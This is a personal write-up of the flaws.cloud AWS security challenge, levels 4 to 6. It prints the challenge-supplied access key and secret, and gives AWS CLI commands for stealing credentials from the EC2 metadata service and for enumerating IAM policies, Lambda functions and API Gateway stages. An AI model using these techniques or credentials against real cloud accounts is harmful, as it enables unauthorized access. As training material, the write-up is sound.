


- Login to web service **http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/**
- utilize the discovered credentials and gain access to level 5.




Level 5 -Accessing Metadata Service of flaws. Cloud

1. Accessing Metadata Service of ***flaws. cloud.***
2. Navigate to the Latest Meta Data to obtain the latest Security Credentials.




3. Create Level5 AWS profile with credentials within /. aws/credentials/ and /. aws/config.




4. Access level 6.

aws --profile level5 s3 ls level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud



5. Navigate to directory;
   http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/




Level 6 - IAM Access Keys via EC2 User-data

For this final challenge, you're getting a user access key that has the SecurityAudit policy attached to it. See what else it can do and what else you might find in this AWS account.


Access key ID*: AKIAJFQ6E7BY57Q3OBGA*

Secret: ***S2IpymMBlViDlqcAnFuZfkVjXrYxZYhP+dZ4ps+u***


1. Access level 6 with keys provided keys to level 6
2. Security Group Audit
3. List policies attached to user.
   aws --profile level6 iam list-attached-user-policies --user-name Level6




4. View IAM policy.
   aws --profile level6 iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways




- using ARN to view policy:
  aws --profile level6 iam get-policy-version --policy-arn arn: aws: iam:975426262029: policy/list_apigateways --version-id v4



5. Using apigateway to GET - List Lamda Functions.
   aws --region us-west-2 --profile level6 lambda list-functions




6. Get Policy for Lamda.
   aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6



Get stage name by running the apigateway;


aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"



7. The End- final step of the challenge.

   Stage name is “Prod” which are lambda functions using the rest-api-id, stage name, region and resource: **https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6**

8. Visit the link; http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/



Conclusion

Overall, I found the ***flaws.cloud*** challenge to be a very informative and helpful way to learn about AWS security. I was able to learn that IAM policies are used to control who has access to AWS resources, and that they can be misconfigured in a way that allows unauthorized access. I was able to view the importance of securing S3 buckets with strong permissions and encryption. I learned that S3 buckets are a popular target for attackers, and that they can be easily compromised if they are not properly secured.

This activity has taught me about the importance of keeping EC2 instances secure by disabling unnecessary ports and services. I learned that EC2 instances are often exposed to the public internet, and that they can be easily compromised if they are not properly secured. This activity has also taught me about the importance of encrypting your EBS volumes to protect your data from unauthorized access. I learned that EBS volumes are often used to store sensitive data, and that they should be encrypted to protect that data from unauthorized access.

Solving the flaws.cloud challenges was not just about finding the answer to a puzzle. It was a journey of learning, adapting, and becoming better. The challenge statements and hints acted as guideposts, pointing me in the direction of effective solutions. With each successful resolution, I gained not only the satisfaction of overcoming an obstacle, but also the knowledge to prevent similar issues from happening in the future. I found the flaws.cloud challenges to be a very rewarding experience. They were challenging, but they were also educational and informative. I learned a lot about AWS security, and I also gained a better understanding of the importance of continuous learning and improvement.